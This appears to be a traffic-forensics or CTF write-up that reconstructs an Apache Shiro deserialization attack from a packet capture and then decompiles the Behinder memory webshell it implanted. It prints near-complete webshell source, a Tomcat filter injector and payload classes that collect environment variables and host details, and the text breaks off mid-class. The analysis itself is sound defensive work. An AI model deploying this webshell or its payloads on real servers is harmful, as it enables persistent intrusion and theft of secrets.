



Layer 1: Apache Shiro CVE-2016-4437
Opening the pcapng capture file, most traffic was HTTP. Attempting to filter all HTTP requests:
_ws.col.protocol == "HTTP"
It was observed that the initial part consisted of GET scans. Later, several POST requests were directed to the same path /favicondemo.ico. Opening them revealed payloads:
POST /favicondemo.ico HTTP/1.1
...

eSG4ePsiwcRpTl8psR0ZbvQKhUKWCbEYAvU/JyGXXqr9DBZr...
Attempting direct Base64 decryption failed, suggesting encryption. It was speculated that there was a prior stage involving trojan implantation or similar processing.
Filtering all POST requests:
http.request.method == "POST"
HTTP stream 5009 contained a POST to /. Opening it revealed:
GET / HTTP/1.1
Cookie: rememberMe=u5tKw/P2yG/b6D2LV3ALwGCfb8PsolbgWKkRVXLmAxz/o+0S1XodwNI7QhoBclf1eYgDhRg6oGcg/91vpFMLEozcWHp89rOoNGI+QB5tuxwyl3pqomtWZfydxMpuNmfjFgFOvMwNq9EHwZJ/l5+UrxevXyLxgp0dlgzoAPJVRFAcAEAzZ2BjJRhVSEJTEHqL
...
HTTP/1.1 302
Set-Cookie: rememberMe=deleteMe; Path=/; Max-Age=0; Expires=Mon, 05-Jan-2026 05:54:56 GMT
Location: http://10.1.33.69:8080/login
...
And a series of similar requests.
Based on the JSESSIONID, it indicated a Java backend. The rememberMe=deleteMe response is characteristic of attempts to exploit the Apache Shiro deserialization vulnerability (CVE-2016-4437). The earlier part involved brute-forcing to discover the AES encryption key. Looking further, a successful attempt was found:
GET / HTTP/1.1
Cookie: rememberMe=39kG6QV4e6yKVk5izql0TAG8PY/lia9KErrRuLjj+bBlO5CC+5Do9W6XnTCNtK5ZfFcS+Cbornnr/Zj0xiyigR228Lh4HCcjOJI7j+yWPDs6PjmaHaDHGte58v+RwwSnxWsgCK1T3UEVesTB0YlR8hGmC6k1skwQEbZpapvpLBa6HdqHQM0OborIzk8GzM4X
...
The server responded:
HTTP/1.1 302
Location: http://10.1.33.69:8080/login
...
The absence of a new Set-Cookie header indicated that the AES key had been successfully matched. Subsequently:
GET / HTTP/1.1
Cookie: rememberMe=D5RAhUGqvWLViba9P...h92mxoUt9p
Authorization: Basic d2hvYW1p
...
Server response:
HTTP/1.1 200
...

<div>$$$cm9vdAo=$$$</div>
Decoding cm9vdAo= yields root. Decoding the Authorization header value d2hvYW1p yields whoami, confirming RCE was achieved.
Subsequent commands were executed, returning:
pwd
/

ls -la
total 21844
drwxr-xr-x   1 root root     4096 Jan  6 03:43 .
drwxr-xr-x   1 root root     4096 Jan  6 03:43 ..
-rwxr-xr-x   1 root root        0 Jan  6 03:43 .dockerenv
drwxr-xr-x   1 root root     4096 Oct 21  2016 bin
drwxr-xr-x   2 root root     4096 Sep 12  2016 boot
drwxr-xr-x   5 root root      340 Jan  6 03:43 dev
drwxr-xr-x   1 root root     4096 Jan  6 03:43 etc
drwxr-xr-x   2 root root     4096 Sep 12  2016 home
drwxr-xr-x   1 root root     4096 Oct 31  2016 lib
drwxr-xr-x   2 root root     4096 Oct 20  2016 lib64
drwxr-xr-x   2 root root     4096 Oct 20  2016 media
drwxr-xr-x   2 root root     4096 Oct 20  2016 mnt
drwxr-xr-x   2 root root     4096 Oct 20  2016 opt
dr-xr-xr-x 167 root root        0 Jan  6 03:43 proc
drwx------   2 root root     4096 Oct 20  2016 root
drwxr-xr-x   3 root root     4096 Oct 20  2016 run
drwxr-xr-x   2 root root     4096 Oct 20  2016 sbin
-rw-r--r--   1 root root 22290368 Dec 19  2019 shirodemo-1.0-SNAPSHOT.jar
drwxr-xr-x   2 root root     4096 Oct 20  2016 srv
dr-xr-xr-x  13 root root        0 Jan  6 03:43 sys
drwxrwxrwt   1 root root     4096 Jan  6 03:43 tmp
drwxr-xr-x   1 root root     4096 Oct 31  2016 usr
drwxr-xr-x   1 root root     4096 Oct 31  2016 var

w
 05:56:48 up 9 days,  2:03,  0 users,  load average: 1.44, 0.84, 0.33
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
Nothing particularly useful was found. Subsequently, a request was sent:
POST / HTTP/1.1
...
Cookie: rememberMe=YoANb79EEs8RT9LYVMfOgU1OPqUGfQkiNLKLem...J1I/ASq9A==
p: HWmc2TLDoihdlr0N
path: /favicondemo.ico
...

user=yv66vgAAADQB5...GCQ%3D%3D
The server responded:
HTTP/1.1 200
Content-Type: text/html;charset=UTF-8
Transfer-Encoding: chunked
Date: Tue, 06 Jan 2026 05:57:43 GMT
Connection: close

->|Success|<-
No further similar packets were observed, indicating a webshell was likely implanted.
Layer 2: Behinder WebShell Memory-Shell
Direct Base64 decoding of the user parameter from the above POST request revealed a Java class starting with CAFEBABE. Exporting and attempting to open it with Jadx yielded:

package com.summersec.x;

import java.io.IOException;
import java.lang.reflect.Field;
import java.lang.reflect.InvocationTargetException;
import java.lang.reflect.Method;
import java.math.BigInteger;
import java.security.InvalidKeyException;
import java.security.MessageDigest;
import java.security.NoSuchAlgorithmException;
import java.util.EnumSet;
import java.util.HashMap;
import java.util.Map;
import javax.crypto.Cipher;
import javax.crypto.NoSuchPaddingException;
import javax.crypto.spec.SecretKeySpec;
import javax.servlet.DispatcherType;
import javax.servlet.Filter;
import javax.servlet.FilterChain;
import javax.servlet.FilterConfig;
import javax.servlet.FilterRegistration;
import javax.servlet.ServletContext;
import javax.servlet.ServletException;
import javax.servlet.ServletRequest;
import javax.servlet.ServletRequestWrapper;
import javax.servlet.ServletResponse;
import javax.servlet.ServletResponseWrapper;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import javax.servlet.http.HttpSession;
import org.apache.catalina.LifecycleState;
import org.apache.catalina.connector.RequestFacade;
import org.apache.catalina.connector.ResponseFacade;
import org.apache.catalina.core.ApplicationContext;
import org.apache.catalina.core.StandardContext;
import org.apache.catalina.util.LifecycleBase;

/* loaded from: download.class */
public final class BehinderFilter extends ClassLoader implements Filter {
    public HttpServletRequest request;
    public HttpServletResponse response;
    public String cs;
    public String Pwd;
    public String path;

    public BehinderFilter() {
        this.request = null;
        this.response = null;
        this.cs = "UTF-8";
        this.Pwd = "eac9fa38330a7535";
        this.path = "/favicondemo.ico";
    }

    public BehinderFilter(ClassLoader c) {
        super(c);
        this.request = null;
        this.response = null;
        this.cs = "UTF-8";
        this.Pwd = "eac9fa38330a7535";
        this.path = "/favicondemo.ico";
    }

    public Class g(byte[] b) {
        return super.defineClass(b, 0, b.length);
    }

    public static String md5(String s) throws NoSuchAlgorithmException {
        String ret = null;
        try {
            MessageDigest m = MessageDigest.getInstance("MD5");
            m.update(s.getBytes(), 0, s.length());
            ret = new BigInteger(1, m.digest()).toString(16).substring(0, 16);
        } catch (Exception e) {
        }
        return ret;
    }

    public boolean equals(Object obj) throws NoSuchFieldException, ClassNotFoundException {
        parseObj(obj);
        this.Pwd = md5(this.request.getHeader("p"));
        this.path = this.request.getHeader("path");
        StringBuffer output = new StringBuffer();
        try {
            this.response.setContentType("text/html");
            this.request.setCharacterEncoding(this.cs);
            this.response.setCharacterEncoding(this.cs);
            output.append(addFilter());
        } catch (Exception var7) {
            output.append("ERROR:// " + var7.toString());
        }
        try {
            this.response.getWriter().print("->|" + output.toString() + "|<-");
            this.response.getWriter().flush();
            this.response.getWriter().close();
            return true;
        } catch (Exception e) {
            return true;
        }
    }

    public void parseObj(Object obj) throws NoSuchFieldException, ClassNotFoundException {
        if (obj.getClass().isArray()) {
            Object[] data = (Object[]) obj;
            this.request = (HttpServletRequest) data[0];
            this.response = (HttpServletResponse) data[1];
            return;
        }
        try {
            Class clazz = Class.forName("javax.servlet.jsp.PageContext");
            this.request = (HttpServletRequest) clazz.getDeclaredMethod("getRequest", new Class[0]).invoke(obj, new Object[0]);
            this.response = (HttpServletResponse) clazz.getDeclaredMethod("getResponse", new Class[0]).invoke(obj, new Object[0]);
        } catch (Exception e) {
            if (obj instanceof HttpServletRequest) {
                this.request = (HttpServletRequest) obj;
                try {
                    Field req = this.request.getClass().getDeclaredField("request");
                    req.setAccessible(true);
                    HttpServletRequest request2 = (HttpServletRequest) req.get(this.request);
                    Field resp = request2.getClass().getDeclaredField("response");
                    resp.setAccessible(true);
                    this.response = (HttpServletResponse) resp.get(request2);
                } catch (Exception e2) {
                    try {
                        this.response = (HttpServletResponse) this.request.getClass().getDeclaredMethod("getResponse", new Class[0]).invoke(obj, new Object[0]);
                    } catch (Exception e3) {
                    }
                }
            }
        }
    }

    public String addFilter() throws Exception {
        Class filterMap;
        ServletContext servletContext = this.request.getServletContext();
        String filterName = this.path;
        String url = this.path;
        if (servletContext.getFilterRegistration(filterName) == null) {
            StandardContext standardContext = null;
            Field stateField = null;
            try {
                try {
                    Field contextField = servletContext.getClass().getDeclaredField("context");
                    contextField.setAccessible(true);
                    ApplicationContext applicationContext = (ApplicationContext) contextField.get(servletContext);
                    Field contextField2 = applicationContext.getClass().getDeclaredField("context");
                    contextField2.setAccessible(true);
                    standardContext = (StandardContext) contextField2.get(applicationContext);
                    stateField = LifecycleBase.class.getDeclaredField("state");
                    stateField.setAccessible(true);
                    stateField.set(standardContext, LifecycleState.STARTING_PREP);
                    FilterRegistration.Dynamic filterRegistration = servletContext.addFilter(filterName, this);
                    filterRegistration.addMappingForUrlPatterns(EnumSet.of(DispatcherType.REQUEST), false, new String[]{url});
                    Method filterStartMethod = StandardContext.class.getMethod("filterStart", new Class[0]);
                    filterStartMethod.setAccessible(true);
                    filterStartMethod.invoke(standardContext, (Object[]) null);
                    stateField.set(standardContext, LifecycleState.STARTED);
                    try {
                        filterMap = Class.forName("org.apache.tomcat.util.descriptor.web.FilterMap");
                    } catch (Exception e) {
                        filterMap = Class.forName("org.apache.catalina.deploy.FilterMap");
                    }
                    Method findFilterMaps = standardContext.getClass().getMethod("findFilterMaps", new Class[0]);
                    Object[] filterMaps = (Object[]) findFilterMaps.invoke(standardContext, new Object[0]);
                    for (int i = 0; i < filterMaps.length; i++) {
                        Object filterMapObj = filterMaps[i];
                        Method findFilterMaps2 = filterMap.getMethod("getFilterName", new Class[0]);
                        String name = (String) findFilterMaps2.invoke(filterMapObj, new Object[0]);
                        if (name.equalsIgnoreCase(filterName)) {
                            filterMaps[i] = filterMaps[0];
                            filterMaps[0] = filterMapObj;
                        }
                    }
                    stateField.set(standardContext, LifecycleState.STARTED);
                    return "Success";
                } catch (Exception var22) {
                    String var11 = var22.getMessage();
                    stateField.set(standardContext, LifecycleState.STARTED);
                    return var11;
                }
            } catch (Throwable th) {
                stateField.set(standardContext, LifecycleState.STARTED);
                throw th;
            }
        }
        return "Filter already exists";
    }

    /* JADX WARN: Multi-variable type inference failed */
    public void doFilter(ServletRequest req, ServletResponse resp, FilterChain chain) throws IllegalAccessException, NoSuchPaddingException, ServletException, NoSuchMethodException, NoSuchAlgorithmException, SecurityException, InvalidKeyException, IOException, IllegalArgumentException, InvocationTargetException {
        HttpSession session = ((HttpServletRequest) req).getSession();
        ServletRequest servletRequestInvoke = req;
        ServletResponse servletResponseInvoke = resp;
        if (!(servletRequestInvoke instanceof RequestFacade)) {
            try {
                Method getRequest = ServletRequestWrapper.class.getMethod("getRequest", new Class[0]);
                servletRequestInvoke = getRequest.invoke(this.request, new Object[0]);
                while (!(servletRequestInvoke instanceof RequestFacade)) {
                    servletRequestInvoke = getRequest.invoke(servletRequestInvoke, new Object[0]);
                }
            } catch (Exception e) {
            }
        }
        try {
            if (!(servletResponseInvoke instanceof ResponseFacade)) {
                Method getResponse = ServletResponseWrapper.class.getMethod("getResponse", new Class[0]);
                servletResponseInvoke = getResponse.invoke(this.response, new Object[0]);
                while (!(servletResponseInvoke instanceof ResponseFacade)) {
                    servletResponseInvoke = getResponse.invoke(servletResponseInvoke, new Object[0]);
                }
            }
        } catch (Exception e2) {
        }
        Map obj = new HashMap();
        obj.put("request", servletRequestInvoke);
        obj.put("response", servletResponseInvoke);
        obj.put("session", session);
        try {
            session.putValue("u", this.Pwd);
            Cipher c = Cipher.getInstance("AES");
            c.init(2, new SecretKeySpec(this.Pwd.getBytes(), "AES"));
            new BehinderFilter(getClass().getClassLoader()).g(c.doFinal(base64Decode(req.getReader().readLine()))).newInstance().equals(obj);
        } catch (Exception var7) {
            var7.printStackTrace();
        }
    }

    public byte[] base64Decode(String str) throws Exception {
        try {
            Class clazz = Class.forName("sun.misc.BASE64Decoder");
            return (byte[]) clazz.getMethod("decodeBuffer", String.class).invoke(clazz.newInstance(), str);
        } catch (Exception e) {
            Object decoder = Class.forName("java.util.Base64").getMethod("getDecoder", new Class[0]).invoke(null, new Object[0]);
            return (byte[]) decoder.getClass().getMethod("decode", String.class).invoke(decoder, str);
        }
    }

    public void init(FilterConfig filterConfig) throws ServletException {
    }

    public void destroy() {
    }
}
{/collapse-item}
This revealed a Behinder webshell. Analysis showed it encrypts/decrypts requests and responses using AES. If the request header contains p, it takes the MD5 hash of the p value and uses the first 16 characters as the AES key.
Based on the earlier request, p: HWmc2TLDoihdlr0N, its MD5 hash is 1f2c8075acd3d118674e99f8e61b9596. The first 16 characters, 1f2c8075acd3d118, are the AES password.
It also set /favicondemo.ico as the C2 communication address, confirming that the POST data observed at this URL were the communication records.
Next, examining the previously identified POST packets, HTTP stream 40552 contained a large number of exchanges.
A Python script was written to decrypt the first request payload using the key 1f2c8075acd3d118:
import Crypto.Cipher
from Crypto.Cipher import AES
import base64

def decrypt_behinder(data, key_str):
    key = key_str.encode('utf-8')
    raw_data = base64.b64decode(data)
    cipher = AES.new(key, AES.MODE_ECB)
    decrypted = cipher.decrypt(raw_data)
    # Remove PKCS5Padding
    padding_len = decrypted[-1]
    return decrypted[:-padding_len]

key = "1f2c8075acd3d118"
body = "qjYfBvYIRKQ...ciIgehs="

data=decrypt_behinder(body, key)
print(data)
with open(f"payload2.bin", "wb") as file:
	file.write(data)
The output started with CAFEBABE, the Java class file header. Opening it with Jadx:
package net.qmrqiui;

import java.lang.reflect.InvocationTargetException;
import java.lang.reflect.Method;
import java.util.LinkedHashMap;
import java.util.Map;
import java.util.Random;
import javax.crypto.Cipher;
import javax.crypto.spec.SecretKeySpec;

/* compiled from: Echo.java */
/* loaded from: payload-favicondemo.ico.class */
public class Fmdrfajtrr {
    public static String content;
    public static String payloadBody;
    private Object Request;
    private Object Response;
    private Object Session;

    private byte[] Encrypt(byte[] bArr) throws Exception {
        SecretKeySpec secretKeySpec = new SecretKeySpec("1f2c8075acd3d118".getBytes("utf-8"), "AES");
        Cipher cipher = Cipher.getInstance("AES/ECB/PKCS5Padding");
        cipher.init(1, secretKeySpec);
        byte[] bArrDoFinal = cipher.doFinal(bArr);
        try {
            Class<?> cls = Class.forName("java.util.Base64");
            Object objInvoke = cls.getMethod("getEncoder", null).invoke(cls, null);
            bArrDoFinal = (byte[]) objInvoke.getClass().getMethod("encode", byte[].class).invoke(objInvoke, bArrDoFinal);
        } catch (Throwable th) {
            Object objNewInstance = Class.forName("sun.misc.BASE64Encoder").newInstance();
            bArrDoFinal = ((String) objNewInstance.getClass().getMethod("encode", byte[].class).invoke(objNewInstance, bArrDoFinal)).replace("\n", "").replace("\r", "").getBytes();
        }
        return bArrDoFinal;
    }

    public Fmdrfajtrr() {
        content = "";
        content += "1oMRO2dvZFDzLDMX8hNiYBh2qzBvSzSi1EaD2vCMM7Q8kxqxrX085JlqFrt40qku6RCR0D0JF3tPc5fYUWW5Op0YP9hLpG8MPlgtOpMYbdDH1iGmuWO75I3XVO9evcyqhb19Sk3Et99wkKl5fsYAWZKEofJmsis7Vv2uCRwGbsE6LvpmqNGvJnB3v";
    }

    public boolean equals(Object obj) throws IllegalAccessException, NoSuchMethodException, SecurityException, IllegalArgumentException, InvocationTargetException {
        Map<String, String> result = new LinkedHashMap<>();
        try {
            try {
                fillContext(obj);
                result.put("status", "success");
                result.put("msg", content);
                try {
                    Object so = this.Response.getClass().getMethod("getOutputStream", new Class[0]).invoke(this.Response, new Object[0]);
                    Method write = so.getClass().getMethod("write", byte[].class);
                    write.invoke(so, Encrypt(buildJson(result, true).getBytes("UTF-8")));
                    so.getClass().getMethod("flush", new Class[0]).invoke(so, new Object[0]);
                    so.getClass().getMethod("close", new Class[0]).invoke(so, new Object[0]);
                    return true;
                } catch (Exception e) {
                    e.printStackTrace();
                    return true;
                }
            } catch (Exception e2) {
                result.put("msg", e2.getMessage());
                result.put("status", "success");
                try {
                    Object so2 = this.Response.getClass().getMethod("getOutputStream", new Class[0]).invoke(this.Response, new Object[0]);
                    Method write2 = so2.getClass().getMethod("write", byte[].class);
                    write2.invoke(so2, Encrypt(buildJson(result, true).getBytes("UTF-8")));
                    so2.getClass().getMethod("flush", new Class[0]).invoke(so2, new Object[0]);
                    so2.getClass().getMethod("close", new Class[0]).invoke(so2, new Object[0]);
                    return true;
                } catch (Exception e3) {
                    e3.printStackTrace();
                    return true;
                }
            }
        } catch (Throwable th) {
            try {
                Object so3 = this.Response.getClass().getMethod("getOutputStream", new Class[0]).invoke(this.Response, new Object[0]);
                Method write3 = so3.getClass().getMethod("write", byte[].class);
                write3.invoke(so3, Encrypt(buildJson(result, true).getBytes("UTF-8")));
                so3.getClass().getMethod("flush", new Class[0]).invoke(so3, new Object[0]);
                so3.getClass().getMethod("close", new Class[0]).invoke(so3, new Object[0]);
            } catch (Exception e4) {
                e4.printStackTrace();
            }
            throw th;
        }
    }

    private String buildJson(Map<String, String> entity, boolean encode) throws Exception {
        StringBuilder sb = new StringBuilder();
        System.getProperty("java.version");
        sb.append("{");
        for (String key : entity.keySet()) {
            sb.append("\"" + key + "\":\"");
            String value = entity.get(key);
            if (encode) {
                value = base64encode(value.getBytes());
            }
            sb.append(value);
            sb.append("\",");
        }
        if (sb.toString().endsWith(",")) {
            sb.setLength(sb.length() - 1);
        }
        sb.append("}");
        return sb.toString();
    }

    private void fillContext(Object obj) throws Exception {
        if (obj.getClass().getName().indexOf("PageContext") >= 0) {
            this.Request = obj.getClass().getMethod("getRequest", new Class[0]).invoke(obj, new Object[0]);
            this.Response = obj.getClass().getMethod("getResponse", new Class[0]).invoke(obj, new Object[0]);
            this.Session = obj.getClass().getMethod("getSession", new Class[0]).invoke(obj, new Object[0]);
        } else {
            Map<String, Object> objMap = (Map) obj;
            this.Session = objMap.get("session");
            this.Response = objMap.get("response");
            this.Request = objMap.get("request");
        }
        this.Response.getClass().getMethod("setCharacterEncoding", String.class).invoke(this.Response, "UTF-8");
    }

    private String base64encode(byte[] data) throws Exception {
        String result;
        System.getProperty("java.version");
        try {
            getClass();
            Class Base64 = Class.forName("java.util.Base64");
            Object Encoder = Base64.getMethod("getEncoder", null).invoke(Base64, null);
            result = (String) Encoder.getClass().getMethod("encodeToString", byte[].class).invoke(Encoder, data);
        } catch (Throwable th) {
            getClass();
            Object Encoder2 = Class.forName("sun.misc.BASE64Encoder").newInstance();
            String result2 = (String) Encoder2.getClass().getMethod("encode", byte[].class).invoke(Encoder2, data);
            result = result2.replace("\n", "").replace("\r", "");
        }
        return result;
    }

    private byte[] getMagic() throws Exception {
        String key = this.Session.getClass().getMethod("getAttribute", String.class).invoke(this.Session, "u").toString();
        int magicNum = Integer.parseInt(key.substring(0, 2), 16) % 16;
        Random random = new Random();
        byte[] buf = new byte[magicNum];
        for (int i = 0; i < buf.length; i++) {
            buf[i] = (byte) random.nextInt(256);
        }
        return buf;
    }
}
{/collapse-item}
It simply returned the data string 1oMRO2dvZFDzLDMX8h...mqNGvJnB3v and base64 encoded it. Decoding the response confirmed this.
Continuing to decrypt and reverse the second request:
package org.arkpoti.qegfs;

import java.io.File;
import java.lang.reflect.InvocationTargetException;
import java.lang.reflect.Method;
import java.net.Inet4Address;
import java.net.InetAddress;
import java.net.NetworkInterface;
import java.net.SocketException;
import java.util.Enumeration;
import java.util.HashMap;
import java.util.Map;
import java.util.Properties;
import java.util.Random;
import java.util.Set;
import javax.crypto.Cipher;
import javax.crypto.spec.SecretKeySpec;

/* compiled from: BasicInfo.java */
/* loaded from: payload-favicondemo(2).ico.class */
public class Huhmocmx {
    public static String whatever;
    private Object Request;
    private Object Response;
    private Object Session;

    private byte[] Encrypt(byte[] bArr) throws Exception {
        SecretKeySpec secretKeySpec = new SecretKeySpec("1f2c8075acd3d118".getBytes("utf-8"), "AES");
        Cipher cipher = Cipher.getInstance("AES/ECB/PKCS5Padding");
        cipher.init(1, secretKeySpec);
        byte[] bArrDoFinal = cipher.doFinal(bArr);
        try {
            Class<?> cls = Class.forName("java.util.Base64");
            Object objInvoke = cls.getMethod("getEncoder", null).invoke(cls, null);
            bArrDoFinal = (byte[]) objInvoke.getClass().getMethod("encode", byte[].class).invoke(objInvoke, bArrDoFinal);
        } catch (Throwable th) {
            Object objNewInstance = Class.forName("sun.misc.BASE64Encoder").newInstance();
            bArrDoFinal = ((String) objNewInstance.getClass().getMethod("encode", byte[].class).invoke(objNewInstance, bArrDoFinal)).replace("\n", "").replace("\r", "").getBytes();
        }
        return bArrDoFinal;
    }

    public Huhmocmx() {
        whatever = "";
        whatever += "nrUlBDIWY47Voq6K0Ro3FKVOpcOgruIO6bGpwEV5tlFcaaUoHwS2bwC1fwgrXuOLNdQIFovDsRYeeoKSIJAgcfLk3PaESDGIkdJTGGMuoc9bXnBzFry0xgmVYy8gHAKaQFUB0MpL39iuIgGUqA3VdLFOQTuLL83nO2jM5E5molVy30DbTUSYVuJryWB0l7nBKIzDn8axk7wPmDyQ6NXiDT68y3aWEWiwI6hnv2sJZwhdIABULpbv0U3C0ble2IrQjKbba5YkdEig5PzTa1oGYgW9oJSyYvtAeABtnzcY6UmgPYRHs37GWJdPKRctwReHJ3SmLYMqeJyyCDp4mURvctnDgfakpjGxmrvTpGYex8mtsogYatwG3yHso81lLM0jFfYYe3QY7Qywg6SL5GgP9p5Ry2ZZ1ksOfxSguSw3KeIjCV7RaGoZyO5YiC8zWWoLAfERhdKlMGixQv6DrR1LNuI0UdJTRWjEtZ0OEFtiG5AXxaxEtxfxUcg0HBJqxfs5aeCurRoGbg3c5M1TaTxFnDx2tnibB9XyS6FGzmOibZBGV8SJo2vf3MuUXwXrI3w8hWsLu4oELUljNSUGhwO5X1gUdDL4XMk0j1dlTIbcjyYnwwAKF9tP3Hlq6ryo9SIbUkJ7gYFl5V09WKjPfZm65qnHGROfrd5n2d7hePLJ0GyD867DHO9K4U3NAbIgKQovDlFSsmjMAcE1jjeAuMl90xvpHeRZucgwZEzZdJb3e4wyufhmXkJy";
    }

    public boolean equals(Object obj) throws IllegalAccessException, NoSuchMethodException, SecurityException, IllegalArgumentException, InvocationTargetException {
        Map<String, String> result = new HashMap<>();
        try {
            fillContext(obj);
            StringBuilder basicInfo = new StringBuilder("<br/><font size=2 color=red>环境变量:</font><br/>");
            Map<String, String> env = System.getenv();
            for (String name : env.keySet()) {
                basicInfo.append(name + "=" + env.get(name) + "<br/>");
            }
            basicInfo.append("<br/><font size=2 color=red>JRE系统属性:</font><br/>");
            Properties props = System.getProperties();
            Set<Map.Entry<Object, Object>> entrySet = props.entrySet();
            for (Map.Entry<Object, Object> entry : entrySet) {
                basicInfo.append(entry.getKey() + " = " + entry.getValue() + "<br/>");
            }
            String currentPath = new File("").getAbsolutePath();
            String driveList = "";
            File[] roots = File.listRoots();
            for (File f : roots) {
                driveList = driveList + f.getPath() + ";";
            }
            String osInfo = System.getProperty("os.name") + System.getProperty("os.version") + System.getProperty("os.arch");
            Map<String, String> entity = new HashMap<>();
            entity.put("basicInfo", basicInfo.toString());
            entity.put("currentPath", currentPath);
            entity.put("driveList", driveList);
            entity.put("osInfo", osInfo);
            entity.put("arch", System.getProperty("os.arch"));
            entity.put("localIp", getInnerIp());
            result.put("status", "success");
            result.put("msg", buildJson(entity, true));
            try {
                Object so = this.Response.getClass().getMethod("getOutputStream", new Class[0]).invoke(this.Response, new Object[0]);
                Method write = so.getClass().getMethod("write", byte[].class);
                write.invoke(so, Encrypt(buildJson(result, true).getBytes("UTF-8")));
                so.getClass().getMethod("flush", new Class[0]).invoke(so, new Object[0]);
                so.getClass().getMethod("close", new Class[0]).invoke(so, new Object[0]);
                return true;
            } catch (Exception e) {
                return true;
            }
        } catch (Exception e2) {
            try {
                Object so2 = this.Response.getClass().getMethod("getOutputStream", new Class[0]).invoke(this.Response, new Object[0]);
                Method write2 = so2.getClass().getMethod("write", byte[].class);
                write2.invoke(so2, Encrypt(buildJson(result, true).getBytes("UTF-8")));
                so2.getClass().getMethod("flush", new Class[0]).invoke(so2, new Object[0]);
                so2.getClass().getMethod("close", new Class[0]).invoke(so2, new Object[0]);
                return true;
            } catch (Exception e3) {
                return true;
            }
        } catch (Throwable th) {
            try {
                Object so3 = this.Response.getClass().getMethod("getOutputStream", new Class[0]).invoke(this.Response, new Object[0]);
                Method write3 = so3.getClass().getMethod("write", byte[].class);
                write3.invoke(so3, Encrypt(buildJson(result, true).getBytes("UTF-8")));
                so3.getClass().getMethod("flush", new Class[0]).invoke(so3, new Object[0]);
                so3.getClass().getMethod("close", new Class[0]).invoke(so3, new Object[0]);
            } catch (Exception e4) {
            }
            throw th;
        }
    }

    private String getInnerIp() throws SocketException {
        String ips = "";
        try {
            Enumeration<NetworkInterface> netInterfaces = NetworkInterface.getNetworkInterfaces();
            while (netInterfaces.hasMoreElements()) {
                NetworkInterface netInterface = netInterfaces.nextElement();
                Enumeration<InetAddress> addresses = netInterface.getInetAddresses();
                while (addresses.hasMoreElements()) {
                    InetAddress ip = addresses.nextElement();
                    if (ip != null && (ip instanceof Inet4Address)) {
                        ips = ips + ip.getHostAddress() + " ";
                    }
                }
            }
        } catch (Exception e) {
        }
        return ips.replace("127.0.0.1", "").trim();
    }

    private String buildJson(Map<String, String> entity, boolean encode) throws Exception {
        StringBuilder sb = new StringBuilder();
        String version = System.getProperty("java.version");
        sb.append("{");
        for (String key : entity.keySet()) {
            sb.append("\"" + key + "\":\"");
            String value = entity.get(key).toString();
            if (encode) {
                if (version.compareTo("1.9") >= 0) {
                    getClass();
                    Class Base64 = Class.forName("java.util.Base64");
                    Object Encoder = Base64.getMethod("getEncoder", null).invoke(Base64, null);
                    value = (String) Encoder.getClass().getMethod("encodeToString", byte[].class).invoke(Encoder, value.getBytes("UTF-8"));
                } else {
                    getClass();
                    Object Encoder2 = Class.forName("sun.misc.BASE64Encoder").newInstance();
                    value = ((String) Encoder2.getClass().getMethod("encode", byte[].class).invoke(Encoder2, value.getBytes("UTF-8"))).replace("\n", "").replace("\r", "");
                }
            }
            sb.append(value);
            sb.append("\",");
        }
        sb.setLength(sb.length() - 1);
        sb.append("}");
        return sb.toString();
    }

    private String base64encode(byte[] data) throws Exception {
        String result;
        System.getProperty("java.version");
        try {
            getClass();
            Class Base64 = Class.forName("java.util.Base64");
